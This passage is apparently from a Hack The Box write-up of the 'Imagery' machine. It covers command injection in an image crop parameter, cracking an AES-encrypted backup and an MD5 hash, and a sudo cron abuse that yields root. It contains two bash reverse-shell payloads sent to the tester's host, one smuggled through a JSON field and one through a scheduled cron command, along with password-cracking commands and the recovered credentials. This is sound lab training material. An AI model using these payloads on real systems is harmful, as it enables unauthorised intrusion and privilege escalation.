The parameters x, y, width, and height are taken directly from user input (params) and injected into a shell command string without any sanitization. By using shell=True, Python executes the command through the shell (/bin/sh), meaning the shell parses the command string. This situation creates a classic command injection vulnerability.
Let’s start reverse shell with penelope.
1
2
3
4
┌──(kali㉿kali)-[~/…/htb/machines/imagery/penelope]
└─$ python penelope.py -p 4444
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.64.150 • 10.10.16.39
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
By editing the x param with the following payload, we can establish a reverse shell with our machine.
1
2
3
4
5
6
7
8
9
10
{
    "imageId": "9192ab80-55e4-4a28-b1d7-5d7aed0b7fdd",
    "transformType": "crop",
    "params": {
        "x": "|| bash -c 'sh -i >& /dev/tcp/10.10.16.39/4444 0>&1'||",
        "y": 0,
        "width": 3164,
        "height": 4430
    }
}
Reverse shell established as web.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/…/htb/machines/imagery/penelope]
└─$ python penelope.py -p 4444
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.64.150 • 10.10.16.39
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Imagery~10.129.49.95-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /home/web/web/env/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/Imagery~10.129.49.95-Linux-x86_64/2025_10_01-19_11_29-905.log 📜
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
web@Imagery:~/web$ whoami; id
web
uid=1001(web) gid=1001(web) groups=1001(web)
web@Imagery:~/web$
Lateral Movement
From web to mark
Besides the user account web, we have an additional user account, called mark. It’s definitely that we have to move laterally from web to mark.
1
2
web@Imagery:~/web$ ls /home
mark  web
It had taken me some enumeration time to find the encrypted web_20250806_120723.zip.aes file in the /var/log/backup folder.
1
2
3
web@Imagery:~/var$ cd backup
web@Imagery:~/var/backup$ ls
web_20250806_120723.zip.aes
After downloading this archive to my own machine, we can start examining it. By using the file command, we can determine that this archive is encrypted with pyAesCrypt 6.1.1.
1
2
3
┌──(kali㉿kali)-[~/Documents/htb/machines/imagery]
└─$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
On the Github page of PyAesCrypt, we see that this library has encrypt and decrypt functions. By default, it uses AES256-CBC to encrypt files and also supports a customizable buffersize for encryption. After spending some time searching on the machine (yes, it was quite a rabbit hole. I really went deep into this), I thought it was a good time to give hashcat a chance to crack the password for this archive.
Before the archive can be decrypted with hashcat, we need to convert the encryption to a crackable hash. For that, se can use the perl script aescrypt2hashcat.pl from https://raw.githubusercontent.com/hashcat/hashcat/master/tools/aescrypt2hashcat.pl.
1
2
3
4
5
┌──(kali㉿kali)-[~/Documents/htb/machines/imagery]
└─$ curl "https://raw.githubusercontent.com/hashcat/hashcat/master/tools/aescrypt2hashcat.pl" -o aescrypt2hashcat.pl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2058  100  2058    0     0   8228      0 --:--:-- --:--:-- --:--:--  8232
We can now extract the hash from the encrypted archive.
1
2
┌──(kali㉿kali)-[~/Documents/htb/machines/imagery]
└─$ perl aescrypt2hashcat.pl web_20250806_120723.zip.aes > hash
Last step, crack the hash with hashcat.
1
2
┌──(venv)─(kali㉿kali)-[~/Documents/htb/machines/imagery]
└─$ hashcat -m 22400 -a 0 hash /usr/share/wordlists/rockyou.txt
After cracking, we have the password bestfriends. I wrote this small Python script to decrypt the archive.
1
2
3
4
5
6
7
import pyAesCrypt

bufferSize = 128 * 1024
password = "bestfriends"

# decrypt
pyAesCrypt.decryptFile("web_20250806_120723.zip.aes", "web_20250806_120723.zip", password, bufferSize)
1
2
┌──(venv)─(kali㉿kali)-[~/Documents/htb/machines/imagery]
└─$ python3 decrypt.py
We can now unzip the file.
1
2
┌──(venv)─(kali㉿kali)-[~/Documents/htb/machines/imagery]
└─$ unzip web_20250806_120723.zip
We again have a db.json file, and this version of the file contains the MD5-hashed password of the user account mark@imagery.htb.
1
2
┌──(venv)─(kali㉿kali)-[~/…/htb/machines/imagery/web]
└─$ cat db.json
1
2
3
4
5
6
7
8
9
...
  "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
...
Like the previous password, we give crackstation.net a try.
 Cracked the password of user mark@imagery.htb with crackstation.net
We have now the pasword supersmash for the user account mark. mark@imagery.htb does not have permissions to use SSH, so we have to use su to switch to a different user account.
We can now read the user flag.
1
2
3
4
web@Imagery:~/home/web$ su - mark
Password:
mark@Imagery:~/$ cat user.txt
31d2aea884373b1b2d2d90e38e15fcb2
Privilege Escalation
Enumeration
As always, we start with sudo -l. We have the privileges to use the binary /usr/local/bin/charcol as sudo without the need of a password.
1
2
3
4
5
6
mark@Imagery:~/ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
Own Imagery
After reviewing the help page of charcol, we see that this binary is designed for creating backups. We attempted to back up /etc/shadow, but this action is prohibited. The tool also allows for scheduled backup tasks using crontab and supports passing a command argument to the backup task. Consequently, we developed the payload below to pass a reverse shell to my attacker machine using charcol through the scheduled backup task.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
charcol> auto add --schedule "revshell" --command "bash -c 'sh -i >& /dev/tcp/10.10.16.9/1337 0>&1'" --name "revshell"
[2025-10-01 20:47:57] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-10-01 20:48:10] [INFO] System password verified successfully.
[2025-10-01 20:48:10] [ERROR] Error writing crontab: "-":2: bad minute
errors in crontab file, can't install.
. Please check the cron schedule format or permissions.
[2025-10-01 20:48:10] [ERROR] Failed to write crontab. Automated job not added.
charcol> auto add --schedule "revshell" --command "bash -c 'sh -i >& /dev/tcp/10.10.16.9/1337 0>&1'" --name "revshell" --schedule "* * * * *"
[2025-10-01 20:49:02] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-10-01 20:49:07] [INFO] System password verified successfully.
[2025-10-01 20:49:07] [INFO] Auto job 'revshell' (ID: 39fdef4f-88ab-47be-abe5-8013c72ef34f) added successfully. The job will run according to schedule.
[2025-10-01 20:49:07] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true bash -c 'sh -i >& /dev/tcp/10.10.16.9/1337 0>&1'
charcol>
We set-up a listener on our machine on port 1337/tcp. We received the rever shell and owned Imagery.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(venv)─(kali㉿kali)-[~/…/htb/machines/imagery/web]
└─$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.11.88] 49752
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root        ^H^H^H
cat: /root/root: No such file or directory
cat: ''$'\b\b\b': No such file or directory
# cat /root/root.txt
35d99521af63fed12ec2dab67564c872
#
I really liked this machine!
Thanks for reading this write-up! Did you enjoy reading this write-up? Or learned something from it? Please consider spending a respect point: https://app.hackthebox.com/profile/224856.com/profile/224856. Thanks!
Happy Hacking :-)